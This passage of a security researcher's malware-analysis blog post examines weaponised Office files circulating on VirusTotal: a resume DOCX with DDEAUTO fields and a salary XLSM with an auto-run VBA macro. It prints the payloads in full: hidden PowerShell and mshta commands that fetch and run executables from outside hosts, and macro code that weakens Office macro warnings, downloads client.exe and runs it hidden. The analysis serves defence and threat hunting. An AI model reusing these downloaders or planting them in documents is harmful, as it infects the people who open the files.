
Looking at the two examples above, we should not forget that uploading files with malicious intent for penetration testing or social engineering tests to VirusTotal can provide clues to malicious individuals regarding scenarios and methods. It is also important to note that uploading a file to VirusTotal before conducting a red team exercise can significantly impede its success.

In another example, "zarina cv.docx," I came across a suspicious resume file. Particularly in corporate environments, resumes that circulate between individuals can lead to the compromise of an organization if they contain malicious code and are sent to human resources employees via LinkedIn or email without the necessary security controls and measures in place. After opening the "zarina cv.docx" file with 7-Zip, I analyzed the "document.xml" file located in the "word" folder and found a carefully placed DDEAUTO command. The DDEAUTO command downloads a file named "final.exe" from the mediafire.com address and executes it in the TEMP folder. Although I couldn't access the "final.exe" file as it was deleted, I could clearly see that the same individual attempted to upload a similar file containing an internal IP address to VirusTotal for antivirus scanning instead of mediafire. Based on this example, I would like to emphasize the importance of HR departments being extremely cautious when receiving resume files from candidates.

a337da0d55e3f9181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1

Mert SARICA

**27 engines detected this file**

a337da0d55e3f9181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1
zarina cv.docx
docx

17.75 KB — Size
2018-11-18 19:20:17 UTC — 1 month ago

DOCX

DETECTION   DETAILS   RELATIONS   CONTENT   SUBMISSIONS   COMMUNITY 1

STRINGS   HEX   PREVIEW

# Zarina Tsolaeva

## Kişisel Bilgiler

| Ad Soyad | Zarina Tsolaeva |
|---|---|
| Doğum Tarihi | 14.09.1991 |
| Doğum Yeri | Astana |
| Medeni Durumu | Bekar |
| Askerlik Durumu | Muaf |

## İletişim Bilgileri

| Adres | İstanbul Zeytinburnu |
|---|---|
| Telefon | |

---

DETECTION   DETAILS   RELATIONS   CONTENT   SUBMISSIONS   COMMUNITY 1

2018-11-18T19:20:17

| Ad-Aware | Trojan.Downloader.DDE.Gen.1 | Arcabit | Trojan.Downloader.DDE.Gen.1 |
|---|---|---|---|
| Avira | HEUR/Downloader.DDE | Baidu | MSWord.Exploit.Agent.e |
| CAT-QuickHeal | OLE.DDE.3687 | ClamAV | Doc.Exploit.DDEautoexec-6346603-0 |
| Cyren | XML/DDEDownldr.A!Camelot | DrWeb | W97M.DDE.1 |
| Emsisoft | Trojan.Downloader.DDE.Gen.1 (B) | eScan | Trojan.Downloader.DDE.Gen.1 |
| ESET-NOD32 | VBA/DDE.A | F-Secure | Trojan.Downloader.DDE.Gen.1 |
| Fortinet | BAT/DDE.Altr | GData | Trojan.Downloader.DDE.Gen.1 |
| Ikarus | Trojan.VBA.Dde | Kaspersky | HEUR:Trojan-Downloader.MSOffice.Dde... |
| MAX | Malware (ai Score=100) | McAfee | W97M/MacroLess.j |
| McAfee-GW-Edition | W97M/MacroLess.j | Microsoft | Exploit:O97M/DDEDownloader.B |
| Qihoo-360 | Virus.office.ddeauto | Rising | Exploit.MS-Office.DDE!1.ADFB (CLASSIC) |
| Symantec | Trojan.Gen.NPE | TACHYON | Suspicious/W0X.DDEAuto |
| Tencent | Win32.Trojan.Ddevirus.Auto | ZoneAlarm | HEUR:Trojan-Downloader.MSOffice.Dde... |

File  Edit  Search  View  Encoding  Language  Settings  Tools  Macro  Run  Plugins  Window  ?

document.xml    document.xml

```
Hobiler</w:t></w:r><w:proofErr w:type="spellEnd"/><w:r w:rsidRPr="00B84487"><w:rPr><w:b/><w:w w:val="105"/><w:sz
w:val="19"/></w:rPr><w:tab/></w:r><w:proofErr w:type="spellStart"/><w:r><w:rPr><w:spacing w:val="2"/><w:w w:val=
"105"/><w:sz w:val="19"/></w:rPr><w:t>Tiyatro</w:t></w:r><w:proofErr w:type="spellEnd"/></w:p><w:p w:rsidR=
"00E117A1" w:rsidRDefault="0024013E" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBiimlendirilmi"/><w:shd
w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:lastRenderedPageBreak/><w:t xml:space="preserve">
</w:t></w:r><w:r w:rsidR="00E117A1"><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00E117A1" w:rsidRPr=
"00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText xml:space=
"preserve"> DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object
System.Net.WebClient).</w:instrText></w:r><w:r w:rsidR="00E117A1" w:rsidRPr="00E117A1"><w:instrText xml:space=
"preserve"> </w:instrText></w:r><w:r w:rsidR="00E117A1"><w:instrText xml:space="preserve">DownloadFile('
http://download1078.mediafire.com/wt2jmd6cfgvg/g0nte4jodhcxnjd/final.exe','%TEMP%\final.exe');
</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle
w:val="HTMLncedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText>
Start-Process "%TEMP%\final.exe"</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRPr="0024013E"
w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBiimlendirilmi"/><w:shd w:val=
"clear" w:color="auto" w:fill="FFFFFF"/><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/>
</w:rPr></w:pPr><w:r><w:instrText>ENTER</w:instrText></w:r><w:r><w:fldChar w:fldCharType="begin"/>
</w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="0024013E"><w:rPr><w:color w:val=
"222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText>{ DDEAUTO c:\\Windows\\System32\\cmd.exe "/k
powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString(
</w:instrText></w:r><w:r w:rsidRPr="00D74280"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"
/></w:rPr><w:instrText>'http://download1078.mediafire.com/wt2jmd6cfgvg/g0nte4jodhcxnjd/final.exe
','%TEMP%\final.exe'</w:instrText></w:r><w:r w:rsidRPr="0024013E"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"
/><w:szCs w:val="24"/></w:rPr><w:instrText>);powershell -e $e "}</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1"
w:rsidRPr="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="GvdeMetni"/><w:rPr><w:sz
w:val="20"/></w:rPr></w:pPr><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:instrText xml:space="preserve">
</w:instrText></w:r><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:fldChar w:fldCharType="separate"/>
</w:r><w:r><w:rPr><w:b/><w:noProof/><w:sz w:val="20"/></w:rPr><w:instrText>!Beklenmeyen Formül Sonu
</w:instrText></w:r><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:fldChar w:fldCharType="end"/></w:r><w:r w:rsidRPr=
"00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText>"
</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="0024013E"><w:pPr><w:pStyle
w:val="HTMLncedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText
xml:space="preserve">  </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:bookmarkStart w:id="0"
w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:p w:rsidR="0071316D" w:rsidRPr="00B84487" w:rsidRDefault=
"0071316D"><w:pPr><w:pStyle w:val="GvdeMetni"/><w:rPr><w:sz w:val="20"/></w:rPr></w:pPr></w:p><w:sectPr w:rsidR=
"0071316D" w:rsidRPr="00B84487" w:rsidSect="00B84487"><w:pgSz w:w="11900" w:h="16840"/><w:pgMar w:top="993" w:right
="560" w:bottom="0" w:left="0" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/>
</w:sectPr></w:body></w:document>
```

eXtensible Markup Language file          length : 38.174  lines : 2          Ln : 2  Col : 35.471  Sel : 0 | 0          Windows (CR LF)          UTF-8          INS

File  Edit  Search  View  Encoding  Language  Settings  Tools  Macro  Run  Plugins  Window  ?

document.xml    document.xml

```
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc="
   http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office"
   xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="
   http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="
   http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="
   http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10=
   "urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main"
   xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:wpg="
   http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="
   http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="
   http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="
   http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 wp14"><w:body><w:p w:rsidR=
   "006E7123" w:rsidRPr="004B5990" w:rsidRDefault="004B5990"><w:pPr><w:rPr><w:lang w:val="tr-TR"/>
   </w:rPr></w:pPr><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="begin"/>
   </w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r
   w:rsidRPr="004B5990"><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText>DDEAUTO
   C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://192.168.
   </w:instrText></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/><w:r w:rsidRPr="004B5990"
   ><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText>162.129:8080/U4xAajpm"</w:instrText></w:r><w:r><w:rPr><w:lang
   w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/><w:lang w:val="tr-TR"
   /></w:rPr><w:t>!Beklenmeyen Form</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="cs"/><w:b/><w:noProof/><w:lang w:val=
   "tr-TR"/></w:rPr><w:t>ü</w:t></w:r><w:r><w:rPr><w:b/><w:noProof/><w:lang w:val="tr-TR"/></w:rPr><w:t>l Sonu
   </w:t></w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr w:rsidR=
   "006E7123" w:rsidRPr="004B5990"><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1134" w:right="850" w:bottom="1134"
   w:left="1701" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/>
   </w:sectPr></w:body></w:document>
```

eXtensible Markup Language file          length : 2.572  lines : 2          Ln : 1  Col : 1  Sel : 0 | 0          Windows (CR LF)          UTF-8          INS

The last example that caught my attention was the file "TEMMUZ MAAŞ.xlsm."
When I analyzed the macro file inside the document using the oletools tool, I
discovered that it downloads a file named "client.exe" from the web address
http://xfl[.]mooo.com and then saves it as "cache1.exe" in the TEMP folder
before executing it. The content of the "TEMMUZ MAAŞ.xlsm" file appeared to
be realistic enough not to raise suspicion. When I searched for files
associated with http://xfl[.]mooo.com both on VirusTotal and through
retrohunt, I found numerous unrelated files. Some files were specific
instruction files created for a particular organization, while others were
user manuals for a product. It started to puzzle me whether there were
individuals who managed to access these organization-specific files and
inject macros into them, or if malicious actors were diligently creating such
realistically macro-laden documents.

English    Join our community    Sign in

**virustotal**

| | |
|---|---|
| SHA256: | 18cb1aa0d8f3fcb75f3c2f5598fde5d01a094028d7dc1822a6b2152727774bdc |
| File name: | =?UTF-8?Q?TEMMUZ_MAA=C5=9E=2Exlsm?= |
| Detection ratio: | 15 / 59 |
| Analysis date: | 2018-08-17 12:55:28 UTC ( 5 months ago ) |

😈 0    😇 0

📋 Analysis    🔍 File detail    ℹ️ Additional information    💬 Comments 1    🗨 Votes

| Antivirus | Result | Update |
|---|---|---|
| Avira (no cloud) | HEUR/Macro.Downloader | 20180817 |
| AVware | LooksLike.Macro.Downloader.a (v) | 20180817 |
| CAT-QuickHeal | O97M.Dropper.R | 20180817 |
| Endgame | malicious (high confidence) | 20180730 |
| F-Secure | Trojan:W97M/MaliciousMacro.GEN | 20180817 |
| Fortinet | WM/Agent.B7B2!tr | 20180817 |
| Kaspersky | HEUR:Trojan-Downloader.Script.Generic | 20180817 |
| NANO-Antivirus | Trojan.Ole2.Vbs-heuristic.druvzi | 20180817 |
| Qihoo-360 | virus.office.qexvmc.1070 | 20180817 |
| Rising | Macro.Run.c (CLASSIC) | 20180817 |
| Symantec | ISB.DownloaderIgen60 | 20180817 |
| TACHYON | Suspicious/XOX.Obfus.Gen | 20180817 |
| Tencent | Heur.MSWord.Downloader.d | 20180817 |
| ZoneAlarm by Check Point | HEUR:Trojan-Downloader.Script.Generic | 20180817 |
| Zoner | Probably W97Shell | 20180816 |

---

∑    Search or scan a URL, IP address, domain, or file hash

⚠️ May create OLE objects.
⚠️ May enumerate open windows.
⚠️ May open a file.
⚠️ May write to a file.
ℹ️ May read system environment variables.

**Macros And VBA Code Streams**

☐ ThisWorkbook.cls

Commonly Abused Properties

exe-pattern    url-pattern    auto-open    create-file    create-ole    enum-windows    environ    open-file    run-file    write-file

```
    Shell "cmd.exe /c " + TMP, vbHide
  End If

End Sub

Sub FDW()
  Dim URL, TMP As String
  URL = "http://xfl.mooo.com"
  TMP = Environ("Temp") & "\~$cache1.exe"

  Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
  If WinHttpReq Is Nothing Then
    Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5")
  End If

  WinHttpReq.Option(0) = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"
  WinHttpReq.Option(6) = AllowRedirects
  WinHttpReq.Option(12) = True
  WinHttpReq.Open "GET", URL, False
  On Error Resume Next
  WinHttpReq.Send
```

**Document Properties**

| | |
|---|---|
| Cp:lastModifiedBy | MÜDÜR |
| Dc:creator | RPC1 |
| Dcterms:created | 2015-01-15T16:55:01Z |
| Dcterms:modified | 2018-08-17T11:07:27Z |
| AppVersion | 12.0000 |
| Application | Microsoft Excel |
| DocSecurity | 0 |
| HyperlinksChanged | false |
| LinksUpToDate | false |
| ScaleCrop | false |

File　Home　Insert　Page Layout　Formulas　Data　Review　View　♀ Tell me what you want to do...　Sign in　♀ Share

SECURITY WARNING　Macros have been disabled.　Enable Content

D28

| | A | B | C | D | E | F | G | H | I |
|---|---|---|---|---|---|---|---|---|---|
| 1 | | | | XCEL FORMAT DOSYASININ KULLANIMI | | | | | |
| 2 | | | | HAZİRAN MAAŞ VE EĞİTİM ÖĞRETİM ÖDENEĞİ | | | | | |
| 3 | | | | | | | | | |
| 4 | | Ödeme Tarihi | 17.08.2018 | Toplam Ödenecek Tutar ve Personel Sayısı | | | | | |
| 5 | MÜŞTERİ NUMARASI | Şube Kodu | 731 | 17.224,61 | | | | | |
| 6 | | Kurum Kodu | SE | 11 | | | | | |
| 7 | | Ay | 07 | Para Birimi | | | | | |
| 8 | | Ödeme Türü | M | TL | | | | | |
| 9 | Personel Adı Soyadı | Personel Hesap No | Personel Sicil No | Meblağ | Personel Iban No | | | | |
| 10 | Personel Adı Soyadı | 17 haneli bankomat hesap numarasını yazınız. ( 001580............ ) | Sicil Hanesi 12 Karakteri geçmemelidir. | Miktarı giriniz,Kurus hanesi 2 karakterdir. İgili kişinin miktarı yok ise; sadece sıfır (0) giriniz. | 26 haneli iban numarasını yazınız. (TR....................... ) | | | | |
| 11 | | | | 1.603,12 | | | | | |
| 12 | | | | 1.543,12 | | | | | |
| 13 | | | | 1.543,12 | | | | | |
| 14 | | | | 1.596,40 | | | | | |
| 15 | | | | 1.543,12 | | | | | |
| 16 | | | | 1.543,12 | | | | | |
| 17 | | | | 1.543,12 | | | | | |
| 18 | | | | 1.596,40 | | | | | |
| 19 | | | | 1.565,95 | | | | | |
| 20 | | | | 1.573,57 | | | | | |
| 21 | | | | 1.573,57 | | | | | |
| 22 | | | | | | | | | |
| 23 | | | | | | | | | |
| 24 | | | | | | | | | |
| 25 | | | | | | | | | |
| 26 | | | | | | | | | |
| 27 | | | | | | | | | |

kurummaas　Kullanım Klavuzu　Sheets 1　⊕

C:\Windows\system32\cmd.exe

```
Private Sub App_DocumentOpen(ByVal Doc As Document)
    Application.DisplayAlerts = False
    Closing = False
    ActiveDocument.Content.Font.Hidden = False

    RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Excel\S
ecurity\VBAWarnings", 1, "REG_DWORD"
    RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Word\Se
curity\VBAWarnings", 1, "REG_DWORD"

    Call MPS
End Sub

Private Sub App_DocumentBeforeSave(ByVal Doc As Document, SaveAsUI As Boolean, C
ancel As Boolean)
    If Closing Then
        ActiveDocument.Content.Font.Hidden = True
    End If
End Sub

Private Sub App_DocumentBeforeClose(ByVal Doc As Document, Cancel As Boolean)
    Closing = True
End Sub

Sub RegKeySave(i_RegKey As String, i_Value As String, Optional i_Type As String
= "REG_SZ")
Dim myWS As Object
    Set myWS = CreateObject("WScript.Shell")
    myWS.RegWrite i_RegKey, i_Value, i_Type
End Sub

Sub MPS()
    Dim FS: Set FS = CreateObject("scripting.filesystemobject")
    TMP = Environ("Temp") & "\~$cache1.exe"

    If Not FS.FileExists(TMP) Then
        Call FDW
        If FS.FileExists(TMP) Then
            On Error Resume Next
            Shell "cmd.exe /c " + TMP, vbHide
        End If
    Else
        On Error Resume Next
        Shell "cmd.exe /c " + TMP, vbHide
    End If

End Sub

Sub FDW()
    Dim URL, TMP As String
    URL = "http://xfl.mooo.com"
    TMP = Environ("Temp") & "\~$cache1.exe"

    Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
    If WinHttpReq Is Nothing Then
        Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5")
    End If
```

| Type | Size |
|---|---|
| File folder | |
| File folder | |
| File folder | |
| Python File | 0 KB |
| Compiled Python ... | 1 KB |
| Microsoft Word M... | 11.478 KB |
| Microsoft Word D... | 13 KB |
| Text Document | 6 KB |
| VBScript Script File | 6 KB |
| VBScript Script File | 8 KB |
| Microsoft Word D... | 13 KB |
| VBA File | 4 KB |
| Python File | 7 KB |
| Microsoft Word 9... | 58 KB |
| Text Document | 3 KB |
| Python File | 15 KB |
| Python File | 17 KB |
| Python File | 15 KB |

Search oletools

%100

# virustotal intelligence

| | |
|---|---|
| Job status | Finished |
| Rules | rule xfl_sifresi : XFL { meta: author = "Mert SARICA (mert.sarica@gmail.com)" version = "0.1" weight = 5 strings: $a = "xfl.mooo.com" ... |
| Creation time | Oca. 5, 2019, 8:22 ö.ö. |
| Finish time | Oca. 5, 2019, 11:48 ö.ö. |
| Scanned data | 420.9 TB |
| Scanning speed | Calculating... |
| Matches | 24 Download hashes |

**Start new job**

---

Σ VirusTotal

https://www.virustotal.com/gui/domain/xfl.mooo.com/relations

Hack 4 Career. Inform    LinkedIn    Mert SARICA (merts    Inbox - mert.sarica

Σ    xfl.mooo.com ×

Mert SARICA

**Communicating Files** ⓘ

| Scanned | Detections | Type | Name |
|---|---|---|---|
| 2018-12-30 | 36 / 62 | Office Open XML Document | P.06 İzleme ve Ölçme Cihazlarının Kontrolü Prosedürü.docm |
| 2018-12-25 | 34 / 62 | Office Open XML Document | =?UTF-8?Q? S=C4=B0MPRO3f_KULLANIM_KILAVUZU=5FBT=2Edo cm?= |
| 2018-12-18 | 33 / 60 | Office Open XML Document | P.04 İyi Üretim Uygulamaları (GMP) Prosedürü.docm |
| 2018-12-13 | 35 / 61 | Office Open XML Document | E.1021 SİEMENS ŞALT MALZEME SİPARİŞ LİSTESİ 1.docm |
| 2018-12-01 | 34 / 59 | Office Open XML Document | T.24 YANGIN TALİMATI.docm |
| 2018-11-08 | 34 / 61 | Office Open XML Document | PG.04 PERSONEL HİJYEN SANİTASYON PROGRAMI.docm |
| 2018-11-08 | 32 / 59 | Office Open XML Document | HEK.EK.01 HACCP POLİTİKASI.docm |
| 2018-11-05 | 31 / 61 | Office Open XML Document | PL.04 ACİL DURUM PLANI.docm |
| 2018-11-05 | 25 / 61 | Office Open XML Document | T.03 DEPOLAMA TALİMATI.docm |
| 2018-10-30 | 25 / 60 | Office Open XML Document | P.02 DOĞRULAMA VE GEÇERLİ KILMA PROSEDÜRÜ.docm |
| 2018-10-26 | 32 / 61 | Office Open XML Spreadsheet | F-28 Sevkiyat Formu.xlsm |

| Scanned | Detections | Type | Name |
|---|---|---|---|
| 2018-12-01 | 50 / 67 | Win32 EXE | client |
| 2019-01-04 | 1 / 61 | ZIP | eW54eTNBOG02MHJqenU4NHRzcURRSDcrbUl3ajJJYWtKcmdYNU8zT3J3RT06 |

**Files Referring** ⓘ

| Scanned | Detections | Type | Name |
|---|---|---|---|
| 2019-01-04 | 37 / 60 | MS Word Document | vbaProject.bin |
| 2019-01-04 | 37 / 60 | MS Word Document | vbaProject.bin |
| 2019-01-04 | 35 / 61 | Office Open XML Document | PG.05 ÖN GEREKSİNİM PROGRAMI.docm |
| 2019-01-03 | 38 / 60 | MS Word Document | vbaProject.bin |
| 2019-01-03 | 37 / 61 | MS Excel Spreadsheet | vbaProject.bin |
| 2019-01-03 | 35 / 58 | MS Excel Spreadsheet | vbaProject.bin |
| 2019-01-03 | 37 / 60 | MS Word Document | vbaProject.bin |
| 2019-01-03 | 35 / 57 | MS Word Document | vbaProject.bin |
| 2019-01-03 | 37 / 59 | MS Word | vbaProject.bin |
